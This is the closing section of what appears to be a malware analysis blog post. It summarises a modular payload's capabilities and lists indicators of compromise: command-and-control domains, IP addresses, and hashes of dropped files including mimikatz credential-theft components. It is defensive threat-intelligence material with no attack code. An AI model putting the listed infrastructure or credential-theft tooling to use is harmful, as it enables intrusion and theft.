
CONCLUSION

This payload is capable of doing multiple things and could be used for any industry. It can:

- Steal data
- Steal credentials
- Steal confidential information
- Record audio
- Record video
- Initiate crypto mining
- Schedule tasks
- Execute script(s)

I did not see any code path for lateral movement but it shouldn't be hard in this situation. I have noticed that malware development life cycle has improved over the years. Its like a small start up, where an application is developed by bunch of bad guys and is improved over time. With each new software release new features are added, with more capabilities to bypass network and end-point security controls. Malware approach is more modular as opposed to a single staged payload. ***How does this help the attacker***??? It makes the payload more dynamic, where the payload could fit in any industry. At the same time, the adversary can change the attack flow at any time.

SOME IOC’S



up.pzchao.com

118.97.241.183

ID
Indonesia
Asia
South-eastern Asia

down.pzchao.com

125.7.152.55

KR
Korea (Republic of)
Asia
Eastern Asia

(pass32.exe)	=	26715068995724da336b48282dade945
(pass64.exe)	=	10e0792c8d196767a304ca83f5436c67
(cpu6432.exe)	=	6e5f9f5458f79bb696dcb7a232375ad9
(new.exe)	=	46ca8e2c58b6da30966983db03f25497
(up.bat)	=	20ef2e03ba5f3266d98e68c6dd4d4b45
(win32shell.bat)	=	d01f7631582880366b0054d8aeaea491
(360.bat)	=	8ff214a721c98cbcad89f162c9a25971
(curl.exe)	=	17aa3b4903bd68d4dd994a531701afd3
(mimidrv.sys)	=	db86dfd7aefbb5be6728a63461b0f5f3
(mimikatz.exe)	=	9789e80664e9919f56db4902ac7301cb
(mimilib.dll)	=	8628d6c8b7e9e600cb14fcf7ae21ac8e
(pass.bat)	=	9e8321a72abbedc7ce59d57dd993d79f